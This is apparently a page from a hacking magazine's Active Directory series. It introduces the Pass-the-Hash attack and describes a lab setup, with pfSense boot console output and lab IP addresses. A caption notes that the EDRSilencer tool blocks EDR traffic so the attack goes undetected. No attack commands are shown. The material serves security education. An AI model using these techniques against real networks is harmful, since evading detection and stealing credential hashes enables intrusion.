
<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)


<https://github.com/hackercoolmagz/vulnera>

Follow Hackercool Magazine for latest updates





Hacker gains access to the target system and uses EDRsilencer tool to block EDR's outgoing traffic. There is no alert of malicious activity, there is no detection.

Pass-the-Hash (PtH) Attack**HACKING ACTIVE DIRECTORY****Fig: Active Directory Environment**

Well, welcome to Hacking Active Directory- Rebirth again. In our previous Issue, you learnt about all the basics that are needed to understand about Active Directory hacking.

As promised, in this Issue, we are back with a hacking attack that is very common in Windows Active Directory environment. The name of the attack is Pass-the-Hash attack.

No matter what attack real-world hackers perform in Active directory environment their end goal is to take control of the domain controller system. As you read in our previous Issues, Domain Controller is the most important part of Active Directory.

Before we go into the detailed explanation of Pass-the-Hash attack, let me explain you about the environment or Hacking lab we are using for this article.

Let's explain about each system in the lab now. The first device you have to know about is PFSense. PFSense is a router cum firewall that will act as a network gateway to our vulnerable environment. It is installed with its default settings. As any gateway, it is connected to two networks. LAN and WAN. It automatically gets its external IP address from the Internet service provider while it acts a DHCP Server for the LAN network. Its external IP address is 192.168.249.159 and its internal IP address is 192.168.110.1.

```
Starting syslog...done.
```

```
Starting CRON... done.
```

```
pfSense 2.7.0-RELEASE amd64 Wed Jun 28 03:53:34 UTC 2023
```

```
Bootup complete
```

```
FreeBSD/amd64 (pfSense.home.arp) (tty00)
```

```
UMware Virtual Machine - Netgate Device ID: 572b5d2f4031e3be0890
```

```
*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***
```


```
WAN (wan)      -> em0      -> v4/DHCP4: 192.168.249.159/24
LAN (lan)      -> em1      -> v4: 192.168.110.1/24
```

